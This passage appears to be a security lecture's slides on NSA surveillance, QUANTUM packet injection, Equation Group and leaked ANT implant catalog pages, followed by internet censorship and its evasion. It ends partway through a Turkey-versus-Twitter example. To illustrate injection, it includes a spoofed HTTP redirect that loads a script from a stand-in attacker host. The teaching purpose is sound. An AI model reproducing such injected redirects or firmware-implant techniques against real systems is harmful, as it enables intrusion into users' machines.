
- Provides a GUI for doing queries to the more centralized/longer term store

  - Specifically designed to provide easy ways to go "this is the guy's email, what other email/selectors apply" among other things

- Fields include:

  - User Activity

  - Active User

  - Profile Data

  - SparklePony?!?!

Use SIGINT

BBC Pageview

Double-click Ad   AnonDude is...   AnonDude's House

Linked User IDs   "IP Intelligence"

IP Activity History (unmasked VPNs)

Computer Network Exploitation

AirPwn -Goatse
HackingTeam

HTTP 302 FOUND
location: http://www.evil.com/pwnme.js

Black Market RATs

HackingTeam

FinFisher

GET /shampijashtHTTP/1111
host: www.exidetdomain.com
cookie: id=iamavictim

GET /script.js HTTP/1.1
host: www.targetdomain.com
cookie: id=iamavictim

HTTP 200 OK
.....

HTT....
.....
Here......

Metasploit
HackingTeam
FinFisher

Oh, but NSA's QUANTUM is busted!!!

- To do it properly, you need to be quick…

  - Have to win the race

- NSA Logic:

  - Weaponize our wiretaps? Sure!

  - Use it to shoot exploits at NATO allies critical infrastructure? GO FOR IT!

  - Actually build it right? Sorry, classification rules get in the way

- Instead the QUANTUM wiretap sends a "tip" into classified space

  - Through a special (slow) one-way link called a "diode"

  - That then consults the targeting decision

  - And sends the request through another "diode" back to a "shooter" on the Internet

  - That then generates the spoofed packet

The NSA's Malcode Equation Group & Sauron

- Kaspersky has a nice analysis done…

- Encrypted, modular, and multi-stage design

  - Different functional sub-implants for different tasks

  - Uses an encrypted file system to resist analysis

- Some *very* cool tricks!

  - Reflash hard drive firmware to provide a bad boot block

    - So when you read it on a powered-up disk, the disk looks fine!

    - But if its ever found, "the NSA was here!" glows large

    - Likewise, modules that can reflash particular BIOSes

  - Want to gain root on a Windows box?

    - Install a signed driver that has a vulnerability

    - Then exploit that vulnerability

TOP SECRET//COMINT//REL TO USA, FVEY

IRATEMONK
ANT Product Data

(TS//SI//REL) IRATEMONK provides software application persistence on desktop and laptop computers by implanting the hard drive firmware to gain execution through Master Boot Record (MBR) substitution.

06/20/08

(TS//SI//REL) IRATEMONK Extended Concept of Operations

(TS//SI//REL) This technique supports systems without RAID hardware that boot from a variety of Western Digital, Seagate, Maxtor, and Samsung hard drives. The supported file systems are: FAT, NTFS, EXT3 and UFS.

(TS//SI//REL) Through remote access or interdiction, UNITEDRAKE, or STRAITBAZZARE are used in conjunction with SLICKERVICAR to upload the hard drive firmware onto the target machine to implant IRATEMONK and its payload (the implant installer). Once implanted, IRATEMONK's frequency of execution (dropping the payload) is configurable and will occur when the target machine powers on.

Status: Released / Deployed. Ready for Immediate Delivery

Unit Cost: $0

POC: ___, S32221, ___, ___@nsa.ic.gov

Derived From: NSA/CSSM 1-52
Dated: 20070108
Declassify On: 20320108

TOP SECRET//COMINT//REL TO USA, FVEY

Interdiction…

- ## Why bother hacking at all…
  - When you can have the USPS and UPS do the job for you!

- ## Simply have the package shipped to an NSA building
  - And then add some entertaining specialized hardware and/or software

- ## Who says the Chinese won't do the same for Huawei kit?

But the NSA has No Monopoly on Cool Here…

- ## This is the sort of thing the NSA has…

  - A small arm controller, flash, SDRAM, and FPGA in a small package…

    - This is circa 2008 but things keep getting better

- ## But this is a Kinetis KL02 arm chip…

  - 32k flash, 4k ram, 32b ARM & peripherals (including Analog to Digital converters)

TOP SECRET//COMINT//REL TO USA, FVEY

MAESTRO-II
ANT Product Data

(TS//SI//REL) MAESTRO-II is a miniaturized digital core packaged in a Multi-Chip Module (MCM) to be used in implants with size constraining concealments.

08/05/08

(TS//SI//REL) MAESTRO-II uses the TAO standard implant architecture. The architecture provides a robust, reconfigurable, standard digital platform resulting in a dramatic performance improvement over the obsolete HC12 microcontroller based designs. A development Printed Circuit Board (PCB) using packaged parts has been developed and is available as the standard platform. The MAESTRO-II Multi-Chip-Module (MCM) contains an ARM7 microcontroller, FPGA, Flash and SDRAM memories.

St
P
Al

TOP SECRET//COMINT//REL TO USA, FVEY

Abusive but not *abused*

- The Snowden documents and others painted a picture of a ***very very*** aggressive spying apparatus

  - The systems are indeed abusive and creepy

- But remarkably little actual abuse

  - A few cases of ***LOVEINT***, and no cases of ***STOCKINT***

  - No "***Industrial***" espionage

  - Sad stories of targeted individuals... with very good reasons!

And the NSA is the *Good Guys!*

- Anything the NSA did is something every other government that can do it *will!*

  - And many are far less restrained

- Everyone can use bulk surveillance on domestic traffic

  - And commercial vendors to happily supply it

- Everyone can build "NSA-in-miniature" systems for open WiFi networks

- Countries like China can sabotage items like the NSA does...

  - Why using Huawei 5G networking kit is suicidally stupid!

We Saw Surveillance...
Now Lets See Censorship

- Who wants to censor?

- Businesses: Don't want users browsing PornHub at work
  - There is huge potential legal liability if you don't!

- Many countries: Child Exploitation Material
  - Notably the UK requires this of ISPs:
    Block known Child Exploitation sites

- Many countries: Porn
  - Again, notably the UK requires on-by-default porn filters

- Many countries: Politics
  - Russia, China, Iran, etc...
  - China was the pioneer here, but everyone else has followed suit

Mechanisms...

- DNS Interdiction/Mandates

  - China's Great Firewall

  - Turkey v Twitter

- IP Blocking

- On-path attack

  - China's Great Firewall

- In-path proxies

  - Selective: UK

  - Mandatory: Russia

- Serious Voodoo:

  - China's Tor Blocking

  - China's Great Cannon

Evasion...

- TLS:

  - Forces a censor into an "all or nothing" decision:
    Can either block the whole site or allow the whole site

- But the censor **can** always identify the site

  - TLS Server Name Identification and/or the DNS request

- Well, now they can:

  - For a while, you could say in TLS you want to talk to site A...
    But on HTTP in TLS say you want to talk to site B

  - And if the server supported both sites:
    A Content Delivery Network (CDN) like CloudFlare or Google's App Engine), 👍

  - "Domain Fronting" no longer supported by the CDNs since it really is a bug, not a feature

    - Plus ~~CrimeFlare~~ CloudFlare wants to do business in China with a local partner

Evasion...
VPNs & Other Software

- ## Create an encrypted link to a non-censored network

  - ### And through that link direct all your traffic

- ## Ends up in a cat & mouse game with the censors

  - ### Censor can't block **all** VPNs:
    Business travelers may depend on them so can't just go "terminate"

  - ### Can block all **public** VPNs:
    Buy the services, detect & block them

- ## So if you are visiting China...

  - ### Set up your **own** VPN or ssh tunnel back here in the US

Blocking DNS...
Force the ISPs to Comply

- Turkey v Twitter in 2014:
  - Turkey got into a spat with Twitter...
  - Twitter was allowing recordings of Turkish government corruption

- Turkey's initial response:
